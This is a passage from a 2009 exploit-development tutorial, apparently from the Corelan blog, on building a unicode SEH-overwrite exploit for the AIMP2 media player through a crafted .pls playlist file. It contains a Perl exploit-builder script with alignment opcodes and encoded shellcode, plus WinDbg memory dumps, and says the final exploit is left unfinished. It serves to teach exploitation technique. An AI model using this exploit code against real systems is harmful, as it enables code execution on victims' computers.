Ok, we got eax to point at our B's, and we have made a succesful jump. Now we need to place our shellcode at 0x0012fea0. We can do this by adding some padding between the jump and the begin of the shellcode. After doing a little bit of math, we can calculate that we need 105 bytes.

Code :

```
my $header = "[playlist]\nNumberOfEntries=1\n\n";
$header=$header."File1=";
my $junk="A" x 4065;
my $seh="\x41\x6d"; # inc ecx + add byte ptr [ebp],ch
my $nseh="\x0e\x45"; #0045000E aimp2.dll

#good stuff on the stack, we need 4th address
my $align = "\x58"; #pop eax
$align=$align."\x6d";
$align=$align."\x58"; #pop eax
$align=$align."\x6d";
$align=$align."\x58"; #pop eax
$align=$align."\x6d";
$align=$align."\x58"; #pop eax
$align=$align."\x6d";

#now increase the address in eax so it would point to our buffer
$align = $align."\x05\x02\x11"; #add eax,11000200
$align=$align."\x6d"; #align/nop
$align=$align."\x2d\x01\x11"; #sub eax,11000100
$align=$align."\x6d"; #align/nop

#jump to eax now
my $jump = "\x50"; #push eax
$jump=$jump."\x6d"; #nop/align
$jump=$jump."\xc3"; #ret

#add some padding
my $padding="C" x 105;

#eax points at shellcode
my $shellcode="PPYAIAIAIAIAQATAXAZAPA3QADAZABARA".
"LAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA58AAPAZA".
"BABQI1AIQIAIQI1111AIAJQI1AYAZBABABABAB30APB944JB".
"KLK8U9M0M0KPS0U99UNQ8RS44KPR004K22LLDKR2MD4KCBMX".
"LOGG0JO6NQKOP1WPVLOLQQCLM2NLMPGQ8OLMM197K2ZP22B7".
"TK0RLPTK12OLM1Z04KOPBX55Y0D4OZKQXP0P4KOXMHTKR8MP".
"KQJ3ISOL19TKNTTKM18VNQKONQ90FLGQ8OLMKQY7NXK0T5L4".
"M33MKHOKSMND45JBR84K0XMTKQHSBFTKLL0KTK28MLM18S4K".
"KT4KKQXPSYOTNDMTQKQK311IQJPQKOYPQHQOPZTKLRZKSVQM".
"2JKQTMSU89KPKPKP0PQX014K2O4GKOHU7KIPMMNJLJQXEVDU".
"7MEMKOHUOLKVCLLJSPKKIPT5LEGKQ7N33BRO1ZKP23KOYERC".
"QQ2LRCM0LJA";

#more stuff
my $rest="B" x 1000;
my $payload=$header.$junk.$seh.$nseh.$align.$jump.$padding.$shellcode.$rest."\n";

open(myfile,'>aimp2sploit.pls');
print myfile $payload;
print "Wrote " . length($payload)." bytes\n";
close(myfile);
```

Result (using some breakpoints, we look at eax just before the call to eax is made) :

```
0:000> d eax
0012fea0 50 00 50 00 59 00 41 00-49 00 41 00 49 00 41 00 P.P.Y.A.I.A.I.A.
0012feb0 49 00 41 00 49 00 41 00-51 00 41 00 54 00 41 00 I.A.I.A.Q.A.T.A.
0012fec0 58 00 41 00 5a 00 41 00-50 00 41 00 33 00 51 00 X.A.Z.A.P.A.3.Q.
0012fed0 41 00 44 00 41 00 5a 00-41 00 42 00 41 00 52 00 A.D.A.Z.A.B.A.R.
0012fee0 41 00 4c 00 41 00 59 00-41 00 49 00 41 00 51 00 A.L.A.Y.A.I.A.Q.
0012fef0 41 00 49 00 41 00 51 00-41 00 50 00 41 00 35 00 A.I.A.Q.A.P.A.5.
0012ff00 41 00 41 00 41 00 50 00-41 00 5a 00 31 00 41 00 A.A.A.P.A.Z.1.A.
0012ff10 49 00 31 00 41 00 49 00-41 00 49 00 41 00 4a 00 I.1.A.I.A.I.A.J.
0:000> d
0012ff20 31 00 31 00 41 00 49 00-41 00 49 00 41 00 58 00 1.1.A.I.A.I.A.X.
0012ff30 41 00 35 00 38 00 41 00-41 00 50 00 41 00 5a 00 A.5.8.A.A.P.A.Z.
0012ff40 41 00 42 00 41 00 42 00-51 00 49 00 31 00 41 00 A.B.A.B.Q.I.1.A.
0012ff50 49 00 51 00 49 00 41 00-49 00 51 00 49 00 31 00 I.Q.I.A.I.Q.I.1.
0012ff60 31 00 31 00 31 00 41 00-49 00 41 00 4a 00 51 00 1.1.1.A.I.A.J.Q.
0012ff70 49 00 31 00 41 00 59 00-41 00 5a 00 42 00 41 00 I.1.A.Y.A.Z.B.A.
0012ff80 42 00 41 00 42 00 41 00-42 00 41 00 42 00 33 00 B.A.B.A.B.A.B.3.
0012ff90 30 00 41 00 50 00 42 00-39 00 34 00 34 00 4a 00 0.A.P.B.9.4.4.J.
0:000> d
0012ffa0 42 00 4b 00 4c 00 4b 00-38 00 55 00 39 00 4d 00 B.K.L.K.8.U.9.M.
0012ffb0 30 00 4d 00 30 00 4b 00-50 00 53 00 30 00 55 00 0.M.0.K.P.S.0.U.
0012ffc0 39 00 39 00 55 00 4e 00-51 00 38 00 52 00 53 00 9.9.U.N.Q.8.R.S.
0012ffd0 34 00 34 00 4b 00 50 00-52 00 30 00 30 00 34 00 4.4.K.P.R.0.0.4.
0012ffe0 4b 00 32 00 32 00 4c 00-4c 00 44 00 4b 00 52 00 K.2.2.L.L.D.K.R.
0012fff0 32 00 4d 00 44 00 34 00-4b 00 43 00 42 00 4d 00 2.M.D.4.K.C.B.M.
00130000 41 63 74 78 20 00 00 00-01 00 00 00 9c 24 00 00 Actx ........$..
00130010 c4 00 00 00 00 00 00 00-20 00 00 00 00 00 00 00 ........ ........
```

This seems to be ok... or not ? Look closer… It looks like our shellcode is too big. We attempted to write beyond 00130000 and that cuts off our shellcode. So it looks like we cannot place our shellcode after overwriting the SEH record. The shellcode is too big (or our available buffer space is too small)

. . .

I could have continued the tutorial, explaining how to finalize this exploit, but I'm not going to do it. Use your creativity and see if you can build the exploit yourself. You can ask questions in my forum, and I'll try to answer all questions (without giving away the solution right away of course).

I'll post the working exploit on my blog later on.

Just to prove that building a working exploit is possible :

> As usual, If you have questions/remarks/… about this and other exploitation techniques, don't hesitate to log in, visit our forum & drop your questions : http://www.corelan.be:8800/index.php/forum/writing-exploits/

Thanks to

- D-Null and Edi Strosar, for supporting me throughout the process of writing this tutorial

- D-Null, Edi Strosar, CTF Ninja, FX for proof-reading this tutorial… Your comments & feedback were a big help & really valuable to me !

Finally

If you build your own exploits - don't forget to send your greetz to me (corelanc0d3r) :-)

This entry was posted on Friday, November 6th, 2009 at 12:02 pm and is filed under Exploits, Security You can follow any responses to this entry through the Comments (RSS) feed. You can leave a response, or trackback from your own site.